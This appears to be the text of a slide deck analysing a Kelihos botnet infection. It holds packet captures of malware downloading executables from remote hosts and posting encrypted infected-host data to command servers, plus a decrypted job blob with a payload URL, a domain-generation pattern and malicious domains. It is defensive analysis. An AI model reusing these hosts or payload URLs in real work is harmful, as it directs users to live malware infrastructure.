
# Analysis for the weakness

- Infection Peer Scheme

















# Analysis for the weakness

- Infection Peer Scheme




# Analysis for the weakness

- Infection Peer Scheme


	wesq.html	1 KB	2013/04/20 13:46
	news.html	1 KB	2013/04/20 13:35
	492.jar	13 KB	2013/04/20 13:51
	dp4.jar	13 KB	2013/04/20 13:51
	clicka.exe	32 KB	2013/04/20 18:50
	xywewey.exe	32 KB	2013/04/20 15:01
	aeraetk.exe	47 KB	2013/04/20 15:01
	psaopt.exe	48 KB	2013/04/20 18:50
	game.exe	797 KB	2013/04/20 18:52
	temp22.exe	797 KB	2013/04/20 18:50
	temp43.exe	797 KB	2013/04/20 18:50
	temp72.exe	797 KB	2013/04/20 18:50
	temp74.exe	797 KB	2013/04/20 18:50
	newbos3.exe	797 KB	2013/04/20 15:57

# Analysis for the weakness

- Infection Peer Scheme



iexplore.exe	2604	45,736 K	40,616 K	Internet Explorer
java.exe	3720	35,076 K	32,336 K	Java(TM) Platform SE binary
xywewey.exe	332	2,336 K	7,488 K	
temp49.exe	260	6,732 K	10,792 K	
dwwin.exe	2084	3,096 K	8,732 K	Microsoft Application Error Re
conime.exe	2592	2,908 K	936 K	Console IME
aeraetk.exe	2076	4,236 K	6,908 K	



IEXPLOREEXE	2732	44,088 K	36,016 K	Internet Explorer
java.exe	3480	32,972 K	26,168 K	Java(TM) Platform SE binary
clicka.exe	1240	1,072 K	3,716 K	
temp22.exe	3192	5,760 K	7,692 K	
dwwin.exe	3268	1,956 K	5,396 K	Microsoft Application Error F
NOTEPAD.EXE	1972	2,228 K	4,468 K	Notepad
psaopt.exe	1440	4,004 K	6,664 K	
cmd.exe	3144	69.23	1,580 K	1,688 K Windows Command Process





# Analysis for the weakness

- Infection Peer Scheme

アドレス(D)	Settings¥MalwareMustDie¥Local Settings¥Temp		▼	➔
名前	サイズ	更新日時		
1cbe_appcompat.txt	5 KB	2013/04/20 15:02		
243b36.mst	68 KB	2013/04/20 14:39		
abcd.bat	1 KB	2013/04/20 15:02		
aeraetk.exe	47 KB	2013/04/20 15:01		
xywewey.exe	32 KB	2013/04/20 15:01		

# Analysis for the weakness

- Infection Peer Scheme





# Analysis for the weakness

- Infection Peer Scheme

Here's the download:

No.	Source	Destination	Protocol	Info
261	192.168.7.84	183.82.191.52	TCP	1243 > 80 [SYN] Seq=0 Win=16384 Len=0 MSS=1460
262	183.82.191.52	192.168.7.84	TCP	80 > 1243 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
263	192.168.7.84	183.82.191.52	TCP	1243 > 80 [ACK] Seq=1 Ack=1 Win=16944 Len=0
264	192.168.7.84	183.82.191.52	HTTP	GET /newbos3.exe HTTP/1.0
265	183.82.191.52	192.168.7.84	TCP	[TCP segment of a reassembled PDU]
266	183.82.191.52	192.168.7.84	TCP	[TCP segment of a reassembled PDU]
267	192.168.7.84	183.82.191.52	TCP	1243 > 80 [ACK] Seq=49 Ack=1579 Win=16944 Len=0

Follow TCP Stream	
Stream Content	
GET /newbos3.exe HTTP/1.0 Host: zahehfox.ru	
HTTP/1.1 200 Ok Server: Apache Content-Length: 816128 Content-Type: application/octet-stream Last-Modified: .., 20 ... 2013 06:02:07 GMT Accept-Ranges: bytes	
MZ.....@.....!..L!..This prog win32	
\$7.....PE..L....&.Q.....".....@... ".....P..... U.....	



# Analysis for the weakness

- Infection Peer Scheme

```

Follow TCP Stream
Stream Content
GET /newbos3.exe HTTP/1.0
Host: kezamzoq.ru

HTTP/1.1 200
Server: Apache
Content-Length: 815616
Content-Type:
Last-Modified: .., 20 ... 2013 09:50:15 GMT
Accept-Ranges: bytes
Server:nginx/1.2.6
Date:Sat, 20 Apr 2013 09:50:33 GMT
Last-Modified:Sat, 20 Apr 2013 09:27:14 GMT
Accept-Ranges:bytes

MZ.....@.....
under Win32

$7.....PE..L...&.Q.....^..
".....
U.....
ext....
.....`rdata....
    
```



# Analysis for the weakness

- Infection Peer Scheme  
(Callback for success infection)

1443	192.168.7.84	69.89.31.88	TCP	1068 > 80 [FIN, ACK] Seq=558 Ack=183 Win=16763 Len=0
1412	192.168.7.84	69.89.31.88	TCP	1068 > 80 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
1428	69.89.31.88	192.168.7.84	TCP	80 > 1068 [ACK] Seq=1 Ack=304 Win=6432 Len=0
1439	69.89.31.88	192.168.7.84	TCP	80 > 1068 [ACK] Seq=1 Ack=558 Win=7504 Len=0
1459	69.89.31.88	192.168.7.84	TCP	80 > 1068 [ACK] Seq=183 Ack=559 Win=7504 Len=0
1416	69.89.31.88	192.168.7.84	TCP	80 > 1068 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1412 SACK_PERM=1
1441	69.89.31.88	192.168.7.84	HTTP	HTTP/1.1 200 OK (text/html)
1429	192.168.7.84	69.89.31.88	HTTP	POST /default.php?e9BMLDMj6xHrq8hpRqzWuPW2ENVvAQax8lOfLwo HTTP/1.0
1440	69.89.31.88	192.168.7.84	TCP	[TCP segment of a reassembled PDU]
1418	192.168.7.84	69.89.31.88	TCP	[TCP segment of a reassembled PDU]

```

Follow TCP Stream
Stream Content
POST /default.php?e9BMLDMj6xHrq8hpRqzWuPW2ENVvAQax8lOfLwo HTTP/1.0
Host: ecojudge.com
Accept: */*
Accept-Encoding: identity, *,q=0
Content-Length: 254
Connection: close
Content-Type: application/octet-stream
Content-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 98)

CRYPTED0.b..Kmv.M[.j.....$.V.....AG.p.<ix.j....V6.....y.-..t.....b..~....!..j.-
gIRrB.Etq.34.G.E.n.....p...n..K.35.M.-
Io.....Q..B.V...z..lY...;0....P....^y.....p..y8a.....).....Ng.nqX.c.....&..^x.k.....[...N.....9.f.)
p....y...-..d.u.P...a.HTTP/1.1 200 OK
Date: Sat, 20 Apr 2013 09:50:52 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Vary: Accept-Encoding
Connection: close
Content-Type: text/html

STATUS-IMPORT-OK
  
```

# Analysis for the weakness

- Infection Peer Scheme (~255 requests to Kelihos peers)

☒ Resolve addresses

F	Local Address	Remote Address	State
TOP		gw2.martun.net:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		190.93.250.24:80	SYN_SENT
TOP		190.93.250.24:80	SYN_SENT
TOP		190.93.250.24:80	SYN_SENT
TOP		ddos-guard.net:80	SYN_SENT
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		190.93.253.4:80	SYN_SENT
TOP		ddos-guard.net:80	SYN_SENT
TOP		190.93.253.4:80	CLOSE_WAIT
TOP		ddos-guard.net:80	SYN_SENT
TOP		190.93.250.24:80	CLOSE_WAIT
TOP		199.27.135.8:80	CLOSE_WAIT
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		190.93.250.24:80	ESTABLISHED
TOP		199.27.135.8:80	CLOSE_WAIT
TOP		199.27.135.8:80	CLOSE_WAIT
TOP		90.156.201.19:80	CLOSE_WAIT
TOP		90.156.201.19:80	CLOSE_WAIT
TOP		90.156.201.19:80	CLOSE_WAIT
TOP		190.93.253.4:80	CLOSE_WAIT
TOP		190.93.253.4:80	SYN_SENT
TOP		ddos-guard.net:80	SYN_SENT
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		ddos-guard.net:80	SYN_SENT
TOP		ddos-guard.net:80	SYN_SENT
TOP		ddos-guard.net:80	SYN_SENT
TOP		190.93.250.24:80	ESTABLISHED
TOP		% sharedmasterhost.ru:80	ESTABLISHED
TOP		% sharedmasterhost.ru:80	ESTABLISHED

☒ Resolve addresses

F	Local Address	Remote Address	State
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		190.93.250.24:80	SYN_SENT
TOP		ddos-guard.net:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		190.93.253.4:80	SYN_SENT
TOP		190.93.253.4:80	SYN_SENT
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		190.93.250.24:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		190.93.253.4:80	SYN_SENT
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		190.93.250.24:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		190.93.250.24:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		gw2.martun.net:80	SYN_SENT
TOP		lasvegas-nv-datacenter.com:80	SYN_SENT
TOP		globalnet.pro-managed.com:80	SYN_SENT
TOP		190.93.253.4:80	ESTABLISHED
TOP		190.93.253.4:80	SYN_SENT
TOP		ip-50-62-238-103.ipsecureserver.net:80	SYN_SENT
TOP		190.93.253.4:80	CLOSE_WAIT
TOP		190.93.253.4:80	CLOSE_WAIT
TOP		% sharedmasterhost.ru:80	CLOSE_WAIT
TOP		% sharedmasterhost.ru:80	CLOSE_WAIT
TOP		% sharedmasterhost.ru:80	CLOSE_WAIT
TOP		ddos-guard.net:80	SYN_SENT
TOP		190.93.250.24:80	ESTABLISHED

# Analysis for the weakness

- Encryption Cracking Method (Infected PC Info Sent to the CnC)

```

Follow TCP Stream
Stream Content
POST /administrator/modules/mod_menu/tmp1/content.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: keximvlc.com.vn
Content-Length: 384
Connection: Keep-Alive
Cache-Control: no-cache

`Gu=W..12&..7..$..-.m..6.[...K.2.
.-...W.U.....wn...f2-.^..t.C.O.C..
.%O&bV...f(n;...?.P.E.....[8..5.....b....T4...o..[W(,a.....U.
.....G:S(kb..q\.....)w.....h86....p.....OL8F2.k{....4j.U.....w....D.h.4.u.R.....<...
$.o]....aj....5.....w....$j.t.k..a{..hl_Ck..G
..S.(...'.p.d9:..}.b...(.y
..n.O?.....f3...B...jEe..5.....G>1....gu.R..D.....HTTP/1.1 200 OK
Date: Sat, 20 Apr 2013 06:09:12 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.2.17
X-Powered-By: PleskLin
Content-Length: 64
Connection: close
Content-Type: text/html

.d..ff.uL.\'.r.....$".
.*.9(..>\\q.y..?.j.V.U]z5Q....A.Q.....|
    
```





# Analysis for the weakness

- Encryption (Config Downloaded from CnC)

```
POST /pro/file.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
Host: tableindexcsv.com
Content-Length: 120
Connection: Keep-Alive
Cache-Control: no-cache

TXlIj4k.Y...Bd).l5.r...M. .W..<..c.....@0.2.X..6...0..t.....b...!..(.9...01.u.!.....%.
....\5.)D
...i.HTTP/1.1 200 OK
Date: Sat, 20 Apr 2013 06:19:32 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.6
Cache-Control: public
Content-Disposition: attachment; filename="%2e/files/conf.bin"
Content-Transfer-Encoding: binary
Content-Length: 7472
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

T_h.E,4_...?..`$.@.:.$[.lm.....U9.$boq..3.V..`K.X...o.J...tsE.s.....ih....#..y[
[...7n...bv..3!..8IGwt...[.V..5...K...2...W..
.
.....x...q]..:X.T}wz].|.-.X.B.r.lt.Z.#]U...m...*.d.A.=...fa.|.2..j...s.AdAv.....J...
.*....!0...\.tk...q3.....X..y.8...ZR.u...
.C
.Q...:..!....uh.v."...e.\.....M..%.DK...6Masl...q.W.J7..1.b...[.p.J..N.Yg...f.=>.F6.....
%.....g.....>
-hK.K.+f}...%.....ci....ve....uLHg.....R..\.X...P....[m....-B..X...e.....
+F...K.....4F...2....?..-...p...e...<...+#.h.....x@...='.<...7I...fh.D_+RI
G..n..N.....GO..$E..Edy.....G3.....n5...2E...<.....\a..S.u}2.>....
...w.RI..1...t..}d.Ib...D.N.....Zx7.%..L=...L/Y...M.....0.(`V.)?...u..J..1.&.I..Z..5
[.2..~.1.O.....;..VwI.O..+...X..|r.2....$.A.....:82..W=...N....b.C.....8..SL2
[)C..t.o...@P.....[.].C..f.V..].g.....C..2....vt.V.....F..8.....&Z...Z.{...
%..2..J;...H.n.k...jB.N.....eMz}|...f..t.'h1....de.u)...-3qo..O.....u(.
.B...;...o..ZXB65B...|ku...~".xM.$.Ox..6s..1u..Aecn.-J|~.....8.K...@.0.3...w~t.'.1...
```



# Analysis for the weakness

- Encryption Cracking Method

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	B0	E2	30	20	6C	55	55	45	03	10	48	40	52	F4	56	CE	°	â	0	1	U	U	E	.	.	H	@	R	ô	V	E	
0010h:	B0	A9	7A	BD	B4	F3	41	F4	A8	07	E5	94	30	46	02	41	°	©	z	z	'	ó	A	ô	.	â	"	0	F	.	A	
0020h:	00	B7	59	0C	46	AE	63	C3	B2	07	D8	33	A9	C5	DB	5F	.	.	Y	.	F	©	c	Ã	²	.	ø	3	©	Å	Û	
0030h:	92	5F	C9	87	DE	26	60	FD	25	BE	62	BA	21	9D	E1	31	'	É	+	þ	&	`	ý	%	¾	b	°	!	.	á	1	
0040h:	0A	22	07	80	6A	A8	E2	14	2F	F3	D9	56	95	E7	08	E6	.	"	.	€	j	"	â	.	/	ó	Ù	V	•	ç	æ	
0050h:	C4	DD	7C	B0	9B	E4	7C	0D	49	09	A3	AA	88	57	8B	B4	Ã	Ý		°	>	ä		.	I	.	£	ª	^	W	<	
0060h:	7B	02	01	11	59	2B	FC	41	4E	A1	E9	E5	74	0D	D1	E2	{	.	.	.	Y	+	u	A	N	;	é	â	t	.	Ñ	â
0070h:	85	E3	C8	69	D8	3B	C5	1D	BF	96	08	9C	A1	1B	09	CD	...	ã	È	i	ø	;	Å	.	¿	-	.	æ	j	.	í	
0080h:	81	20	9D	A6	16	71	98	D8	0D	A9	00	B2	4C	C1	5A	90	.	.	!	.	q	~	ø	.	©	.	²	L	Å	Z	.	
0090h:	3D	1D	34	B4	AF	E8	66	75	ED	17	0F	BB	89	93	DD	F6	=	.	4	'	-	è	f	u	í	.	.	»	¾	"	Ý	ö
00A0h:	AA	8E	0E	88													ª	Ž	.	^												

Using the encryption know-how we can figure the peer information and the JobServer (aka CnC)

The picture belongs to Mr. Kyle Yang, he presented in Blackhat Europe March, 2012

# Analysis for the weakness

- Encryption Cracking Method


(The data is courtesy of Kyle Yang of Fortinet at Blackhat presentation)

	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Hex	ASCII
0000h:	A2	49	4D	F3	D9	1E	9F	88	01	01	14	6D	5F	6A	6F	62	eIMôÜ.Y'...m_job
0010h:	5F	62	6C	6F	62	00	02	02	45	03	A2	49	4D	F3	D9	1E	_blob...E.eIMôÜ.
0020h:	9F	88	01	01	04	6D	5F	6A	6F	62	73	00	03	04	01	14	Y'...m_jobs.....
0030h:	6D	5F	62	75	69	6C	64	5F	6C	65	73	73	5F	6F	72	5F	m_build_less_or_
0040h:	65	71	75	61	6C	5F	63	6F	6E	64	69	74	69	6F	6E	00	equal_condition.
0050h:	02	01	10	32	00	00	00	6D	5F	62	75	69	6C	64	5F	6D	...2...m_build_m
0060h:	6F	72	65	5F	6F	72	5F	65	71	75	61	6C	5F	63	6F	6E	ore_or_equal_con
0070h:	64	69	74	69	6F	6E	00	02	01	10	00	00	00	00	6D	5F	dition.....m_
0080h:	63	6F	6D	6D	61	6E	64	00	02	01	10	01	00	00	00	6D	command.....m
0090h:	5F	63	6F	6D	6D	61	6E	64	73	5F	70	61	72	61	6D	73	_commands_params
00A0h:	00	04	02	08	78	68	74	74	70	3A	2F	2F	62	69	74	61	....xhttp://bita
00B0h:	67	65	64	65	2E	63	6F	6D	2F	66	6C	61	73	68	32	2E	gede.com/flash2.
00C0h:	65	78	65	4C	6D	31	75	68	75	6B	6F	75	76	33	7A	6E	exeImluhukouv3zn
00D0h:	61	6F	69	2E	65	78	65	6D	5F	6A	6F	62	5F	69	64	00	aoi.exem_job_id.

# Analysis for the weakness

- Domains & Payloads

`([a-z]{6}¥.[a-z]{4}|[a-z]{7}¥.[a-z]{3}|[a-z]{8}¥.[a-z]{2})`



11 bytes

# Analysis for the weakness

- Domains & Payloads

VEHIQYR.ORG

EJEXPOC.COM

ABGYCWU.NET

CESGUMU.ORG

QYQANYB.BIZ

GOTOREF.BIZ

TOREMOA.COM



# Analysis for the weakness

- Domains & Payloads

angrim2.exe  
bergem1.exe  
bljat01.exe  
calc.exe

